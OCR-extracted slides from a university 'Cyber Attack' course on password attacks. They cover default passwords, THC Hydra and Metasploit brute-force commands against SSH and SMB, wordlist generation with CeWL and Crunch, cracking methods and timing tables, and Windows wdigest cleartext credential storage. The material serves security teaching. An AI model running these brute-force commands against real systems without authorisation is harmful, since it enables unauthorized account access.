CSCE 629
Cyber Attack

Gaining Access Using Application and Operating System Attacks

Password Attacks

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
Login: admin
Password: admin



Computer and Network Hacker Exploits


- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
      - Password Guessing
      - Password Cracking
    - Web App Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Passwords

- Often only line of security
- Users must remember dozens of passwords
  - Create easy (weak) passwords
    - Winter2017, Spring2017, Summer2017, …
    - Makes guessing passwords easier
  - Manually sync their passwords between systems
- Encrypted or hashed passwords stored in a file
  - When user logs in, the system uses the same cryptographic transformation to the password and compares the result against the contents of the file
    - Match = successful login

Password Guessing


- Guess passwords remotely
  - Create a list of usernames / passwords based on what is learned during recon
  - Try a username/password on the target machine
    - Failed? Try the next password
- Can be tedious… so use a tool
  - Usually provide 2 files containing
    - Usernames (**`users.txt`**)
    - Passwords (**`pass.txt`**)
- May lock out user with several failed login attempts
- … or just steal their password book ☺



Guessing Default Passwords

- Apps and OSs come with default passwords
  - Sometimes not changed
- Try default passwords first
  - www.defaultpassword.com
  - www.cirt.net/passwords

Default Passwords



2Wire, Inc.	360 Systems	3COM
3M	Accelerated Networks	ACCTON
Acer	Actiontec	Adaptec


Password Guessing - THC Hydra

- Supports numerous protocols:
  - SMB, SSH (v1 and v2), FTP, POP3, SMTP, Telnet, RDP, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POSTGRES, Rexec, Rlogin, Rsh, SAP/R3, SIP, SMTP Enum, SNMP, SOCKS5, Subversion, Teamspeak (TS2), VMware-Auth, VNC and XMPP

- Linux (Kali) – command line (hydra) or GUI (xhydra)

- www.thc.org/thc-hydra

THC Hydra - Target



Here SSH is being used.
May want to try SMB;
I've seen fewer false negatives.


Show login and password for each attempt

GUI builds command line similar to zenmap

THC Hydra - Passwords

-e nsr

THC Hydra – Brute Force Pwds



Brute force passwords for list of users

`-x 1:7:aA1%`

Try passwords 1 to 7 characters long containing

- a: lower case letters
- A: upper case letters
- 1: numbers
- %: the percent sign

`hydra -x -h` → help


THC Hydra – Brute Force Passwords

Specify specific characters

- **`hydra -L user.txt -x 1:7:lmNo45 10.1.0.11 ssh -t 16`**
  - Only creates passwords containing the characters: **`lmNo45`**
  - Note: Not sure how to specify characters a, A, or 1


- Examples
  - **`-x 3:5:a`** 3 to 5 characters – all lowercase letters
  - **`-x 5:8:A1`** 5 to 8 characters – uppercase and numbers
  - **`-x 1:3:/`** 1 to 3 characters - only slashes
  - **`-x 5:5:/%,.-`** 5 characters – only /%,.-
  - **`-x 1:7:bcdQ`** 1 to 7 characters – only bcdQ
  - **`-x 2:9:567BX`** 2 to 9 characters – only 567BX

THC Hydra - Tuning



-t 16
May want to throttle this back to 1 if server is overwhelmed

THC Hydra - Start



Caution: I've had false negative problems with v8.1 against SSH

May have to try SMB

Password Guessing Tools in Metasploit

- **use auxiliary/scanner/smb/smb_login** fast--use if 445 open
- **use auxiliary/scanner/ssh/ssh_login** not very fast

```
msf auxiliary(smb_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current databa
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, on
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


msf auxiliary(ssh_login) > run
```

Set to True

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

Art and Science of Password Cracking

- Password cracking is different than password guessing
- Cracking determines a password when you only have the encrypted version of the password
- We cannot reverse the encryption process to obtain password, but we can…



- Create a password guess
- Encrypt the guess
- Compare encrypted guess with encrypted value from the stolen password file
- If match, you've got the password! Else, loop back to the top.



Password Cracking Methods


- Dictionary attack / Brute force attack / Hybrid attack
- Cracking takes place on attacker's machine (not the target)
- Less likely to be noticed by sys admin watching thousands of failed logins using password guessing
- Cracking much faster since do not have to wait seconds for the victim's machine to evaluate credentials using password guessing
  - Cracker can evaluate 1,000,000s of guesses per second on one machine
  - What if I threw several (hundreds) of machines at the task?

Dictionary Attacks

- Reads guesses from a dictionary file
  - This is why no password should be in a dictionary
  - List can be quite large and occupy much disk space
  - Can also concatenate words and add symbols & numbers
- Several people still use dictionary words as passwords, so this technique works with high percentage of password guesses
  - Top 25 passwords for 2014:
    - 123456, password (both topped the list last four years)
    - 12345, 12345678, qwerty, 1234567890, 1234, baseball, dragon
    - football, 1234567, monkey, letmein, abc123, 111111, mustang
    - access, shadow, master, michael, superman, 696969, 123123
    - batman, trustno1

www.cbsnews.com/news/the-25-worst-passwords-of-2014-is-yours-one-of-them/

Got Dictionaries?



- Several crackers include small wordlist
  - John the Ripper → ~88k words
  - Cain → ~306k words

- CERIAS wordlist collection from Purdue University
  - ftp.cerias.purdue.edu/pub/dict/dictionaries
  - Includes English, Dutch, Finnish, German, Hindi, Italian, Norwegian, and Swedish
- Another good list of lists
  - www.outpost9.com/files/WordLists.html

Create Your Own Custom (Tailored-To-Target) Dictionary

- Generate custom wordlists by
  1. Crawling websites → CeWL
  2. Creating all permutations of a character set → Crunch

1. CeWL (Custom Word List generator)
   - Spider a URL to certain depth (**-d**) to create unique words
   - **`cewl -d 2 --write wordlist.txt www.mit.edu`**
   - Removes duplicate words
   - Kali or digi.ninja/projects/cewl.php

- If you have a wordlist that isn't sorted and has duplicate words
  - **`cat wordlist.txt | sort | uniq > unique_wordlist.txt`**

Custom Dictionaries – It's Crunch Time

2. Crunch
   - Specify a standard or custom character set
   - Generates all possible permutations
   - Output can be sent to screen, file, or another program
   - **`crunch <min-len> <max-len> [<charset string>] [opts]`**
   - **`man crunch`** → page is quite good
   - Kali or sourceforge.net/projects/crunch-wordlist/

- **`crunch 1 6 abcdefg –o wordlist.txt`**
  - Wordlist starting with **a** and ending at **gggggg**

Custom Dictionaries – It's Crunch Time

- **crunch 4 5 -p dog cat bird**
  - Numbers not processed but are needed
  - **birdcatdog, birddogcat, catbirddog, catdogbird, dogbirdcat, dogcatbird**
- **crunch 5 5 -t ddd@% -p dog cat bird**
  - **-t @,%^** → specifies pattern
    - @ insert lower case characters
    - , insert upper case characters
    - % insert numbers
    - ^ insert symbols
  - **birdcatdoga1, birdcatdoga2, birdcatdoga3,**
  - **<snipped>**
  - **dogcatbirdz7, dogcatbirdz8, dogcatbirdz9**

Brute Force Attacks

- Most powerful method – it *will* determine every password
  - It's just a matter of time… sometimes centuries!
- Try every possible combination of characters
  - A, AA, AAA, AAAA, AAAB …
  - Could also use a heuristic to weight characters more likely to be used in passwords more heavily
- Classic tradeoff between
  - Resources you can throw at the effort
    - Number of CPUs, CPU speed, time, memory, disk space
  - Complexity of encryption algorithm and password to be cracked

Brute Force Password Cracking

Case-Insensitive Passwords — 8,000,000 guesses/sec

Number of Characters	Combinations	
1	68	0.000009 seconds
2	4,624	0.000578 seconds
3	314,432	0.039304 seconds
4	21,381,376	3 seconds
5	1,453,933,568	3 minutes
6	98,867,482,624	3 hours
7	6,722,988,818,432	10 days
8	457,163,239,653,376	2 years
9	31,087,100,296,429,600	123 years
10	2,113,922,820,157,210,000	8379 years

26 letters
10 numbers
32 symbols

Case-Sensitive Passwords — 8,000,000 guesses/sec

Number of Characters	Combinations	
1	94	0.00001 seconds
2	8,836	0.00110 seconds
3	830,584	0.10382 seconds
4	78,074,896	10 seconds
5	7,339,040,224	15 minutes
6	689,869,781,056	24 hours
7	64,847,759,419,264	94 days
8	6,095,689,385,410,820	24 years
9	572,994,802,228,617,000	2,271 years
10	53,861,511,409,490,000,000	213,492 years

Hybrid Attacks

- Compromise between
  - Quick, limited dictionary attacks and
  - Slow, but "effective", brute force attack
- Start with dictionary attack
- Create other guesses by concatenating characters (numbers, letters) to the dictionary words
  - **Password12, AFIT289, doug0, 0melissa1, bob1234**
- Make "leet" speak substitutions in dictionary words
  - A→4, E → 3, I → 1, O → 0, U → |_|, T → 7, Z → 2
  - Barry → **B4rry**
  - Evil → **3v1l**
  - **lite → 1337**

Abridged Windows Logon Process

User presses Ctrl-Alt-Del (aka Secure Attention Sequence (SAS))

Winlogon
Winlogon.exe

GINA (Graphical Identification and Authentication)
msgina.dll

Local Security Authority (LSA) Server Service (LSASS)
lsasrv.dll

Cleartext password is sent to all security packages installed on system

Password stored as cleartext!!

Local - NTLM
Msv1_0.dll

Domain Controller - Kerberos
Kerberos.dll

Digest
wdigest.dll


Security Accounts Manager (SAM)
Samsrv.dll

Wdigest

- Wdigest protocol (RFC 2617) introduced in WinXP and used to authenticate with HTTP servers

- Provides improvement over Basic Access Authentication
  - Remember this from CSCE 560 lab?
  - **`Authorization: Basic d2lyZXNoYXJrLXN0dWRlbnRzOm5ldHdvcms=`**
  - Which decodes to **`wireshark-students:network`**

